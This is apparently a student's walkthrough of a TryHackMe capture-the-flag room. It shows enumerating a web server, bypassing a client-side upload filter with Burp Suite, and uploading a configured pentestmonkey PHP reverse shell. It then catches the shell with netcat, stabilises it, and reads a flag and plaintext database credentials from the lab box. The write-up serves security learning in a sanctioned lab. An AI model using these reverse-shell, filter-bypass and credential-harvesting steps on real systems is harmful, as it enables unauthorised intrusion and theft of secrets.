
2022/07/20 11:07:19 Finished
```

We access the web page with /api, /assets, /grid, /index.php and /uploads.php path. We see that /index.php brings us back to the main webpage of port 65000 while **/uploads.php** brings us to another hidden webpage.




<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 css/	2020-12-20 03:19	-	
 fonts/	2020-12-16 21:42	-	
 imgs/	2020-12-19 23:22	-	
 js/	2020-12-20 02:34	-	


A screenshot of a web browser window titled "TryHackMe | Learn Cyber". The main content is a registration form titled "Registration.exe". It features two input fields: "Username" and "Password", both with placeholder text. Below the inputs are two buttons: "Login" (blue) and "Register" (orange). The entire form is set against a dark background with a blue border. The browser interface includes standard navigation buttons, a search bar with the URL "10.10.239.19:65000/index.php", and a zoom level of 140%.



Question 4

We try to upload a file to the page and we see that only image format files are supported. Even if we try to upload an image file, it shows 'Invalid File Type'. There is a filter that we need to bypass to upload files.





We download a php reverse shell script. We change the ip and port accordingly and save the script.


```
1211102630@kali:~/Downloads
File Actions Edit View Help
(1211102630㉿kali)-[~/Downloads]
└─$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
--2022-07-20 11:47:36-- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php      100%[=====]  5.36K --KB/s   in 0s
2022-07-20 11:47:37 (98.7 MB/s) - 'php-reverse-shell.php' saved [5491/5491]
```


```
1211102630@kali:~/Downloads
File Actions Edit View Help
GNU nano 5.9          php-reverse-shell.php *
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.28.153'; // CHANGE THIS
$port = 443;           // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


We change the file extension of the file to jpg since the upload page can only accept image file types.



We try to upload the reverse shell script but 'Invalid File Type' is shown again.




We go to burp suite and open a new project. Next we go to ‘Proxy’ tab and under ‘options’ subsection to enable intercept for javascript files when proxying traffic by removing `/^js$` in the condition, and the filter is saved. We also select the ‘Intercept responses based on the following rules’ in Intercept Server Responses.




The screenshot shows the Burp Suite interface with the 'Options' tab selected. Under 'Intercept Client Requests', there's a section for 'Intercept Client Requests' with a checked checkbox. Below it is a table for defining rules, with the first row highlighted. The table columns are: Add, Enabled, Operator, Match type, Relationship, and Condition. The first row shows: Enabled checked, Operator 'And', Match type 'File extension', Relationship 'Does not match', and Condition '(^gif\$|^jpg\$|^png\$|^css\$|^ico\$|^svg\$...'. The 'Edit' button in the 'Add' column is highlighted with a red box. Under 'Intercept Server Responses', there's a section for 'Intercept Server Responses' with a checked checkbox. Below it is another table for defining rules, with the first row highlighted. The table columns are: Add, Enabled, Operator, Match type, Relationship, and Condition. The first row shows: Enabled checked, Operator 'And', Match type 'Content type header', Relationship 'Matches', and Condition 'text'. The 'Edit' button in the 'Add' column is highlighted with a red box. Both tables have 'Add', 'Edit', 'Remove', 'Up', and 'Down' buttons at the bottom.

We go to 'Intercept', then 'Open browser' and navigate to <http://MACHINEIP:65000/uploads.php>. Then we forward the request and we see filter.js and we drop the file




```
Pretty Raw Hex ↻ \n ⌂
1 GET /upLoads.php HTTP/1.1
2 Host: 10.10.239.19:65000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=1
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```



```
Pretty Raw Hex ↻ \n ⌂
1 GET /assets/js/filter.js HTTP/1.1
2 Host: 10.10.239.19:65000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
4 Accept: */*
5 Referer: http://10.10.239.19:65000/uploads.php
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

Then we head back to <http://MACHINEIP:65000/uploads.php>



Next, we upload php-reverse-shell.php to the webpage. Forward the request on burp suite and the webpage shows that we successfully uploaded the file.

```

1 POST /api/upload HTTP/1.1
2 Host: 10.10.239.19:65000
3 Content-Length: 7400
4 Accept: application/json
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
6 Content-Type: text/plain;charset=UTF-8
7 Origin: http://10.10.239.19:65000
8 Referer: http://10.10.239.19:65000/uploads.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
    "name": "php-reverse-shell.jpg.php",
    "type": "application/x-php;base64,..."
}

```



We then go to the webpage with `/grid` path and see that our file is uploaded.

Name	Last modified	Size	Description
Parent Directory	-	-	
php-reverse-shell.jpg.php	2022-07-20 17:39	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.239.19 Port 65000

Question 5

We run the netcat listener and run the php-reverse-shell.php, then we get access to the shell.

```
(1211102630㉿kali)-[~/Downloads]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.18.28.153] from (UNKNOWN) [10.10.239.19] 54052
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:52:41 up 2:25, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@light-cycle:~$
```

The screenshot shows a web browser window with the URL `10.10.239.19:65000/grid/`. The title bar says "Index of /grid". The page content is a table with the following data:

Name	Last modified	Size	Description
Parent Directory		-	
 php-reverse-shell.jpg.php	2022-07-20 17:39	5.4K	


Below the table, the text "Apache/2.4.29 (Ubuntu) Server at 10.10.239.19 Port 65000" is visible.

We perform shell upgrade and stabilisation.

```
(1211102630㉿kali)-[~/Downloads]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.18.28.153] from (UNKNOWN) [10.10.239.19] 54052
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:52:41 up 2:25, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@light-cycle:~$ whoami
www-data
www-data@light-cycle:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:~$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:~$ ^Z
zsh: suspended nc -nlvp 443
www-data@light-cycle:~$
```

```
(1211102630㉿kali)-[~/Downloads]
$ stty raw -echo; fg
[1] + continued nc -nlvp 443
^C
www-data@light-cycle:~$
```

Question hint says that we can find web.txt in /var/www/



Flag found in web.txt is **THM{ENTER_THE_GRID}**

```
(1211102630㉿kali)-[~/Downloads]
$ stty raw -echo; fg
[1] + continued nc -nlvp 443
^C
www-data@light-cycle:$ ls
bin  home      lib64    opt   sbin    sys  vmlinuz
boot initrd.img  lost+found  proc  snap    tmp  vmlinuz.old
dev  initrd.img.old  media     root  srv    usr
etc  lib       mnt     run  swapfile  var
www-data@light-cycle:$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM_TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6

The lines used to stabilise our shell are **python3 -c 'import pty;pty.spawn("/bin/bash")'** , **export TERM=xterm** , and **stty raw -echo; fg** . The lines are stated in the TryHackMe website instructions.

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing **Ctrl + c** killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:


1. The first thing to do is use **python3 -c 'import pty;pty.spawn("/bin/bash")'** , which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: **export TERM=xterm** – this will give us access to term commands such as **clear** .
3. Finally (and most importantly) we will background the shell using **Ctrl + z** . Back in our own terminal we use **stty raw -echo; fg** . This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and **Ctrl + c** to kill processes). It then foregrounds the shell, thus completing the process.

```
(1211102630㉿kali)-[~/Downloads]
$ nc -nlvp 443 ...
listening on [any] 443 ...
connect to [10.18.28.153] from (UNKNOWN) [10.10.239.19] 54052
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:52:41 up 2:25, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:$ export TERM=xterm
www-data@light-cycle:$ ^Z
zsh: suspended nc -nlvp 443

```

Question 7

Hint given that we can find the credentials in /var/www/TheGrid/



We navigate to /var/www/TheGrid and into /includes. We see php files. We read the content of login.php and see that mysql lines are used, so we found that the credentials are stored in mysql database.

A screenshot of a terminal window. The title bar shows the session ID: 1211102630@kali: ~/Downloads. The terminal window displays the following content:

```
File Actions Edit View Help
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ ls -l
total 15568
drwxr-xr-x 2 root root    4096 Dec 20  2020 includes
drwxr-xr-x 5 root root    4096 Dec 20  2020 public_html
-rw-r--r-- 1 root root 15929856 Dec 16  2020 rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat login.php
<?php
    $data = getData();
    if(strlen($data["username"]) == 0 || strlen($data["password"]) == 0){
        fail("Invalid username or password");
    }
    $username = $data["username"];
    $password = md5($data["password"]);

    if(contains($username)){
        fail("Invalid string detected");
    }

    $results = $dbh->query("SELECT id FROM users WHERE username='$username' AND password='$password'");
    if(!$results){
        fail();
    }
    $result = $results->fetch_assoc();

    if(!$result){
        fail("Invalid username or password");
    }
    $_SESSION["id"] = $result["id"];
```

Next, we read the contents of dbauth.php. The credentials(user:password) that we found is **tron:IFightForTheUsers**.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8


We also found that the database used is **tron**

```
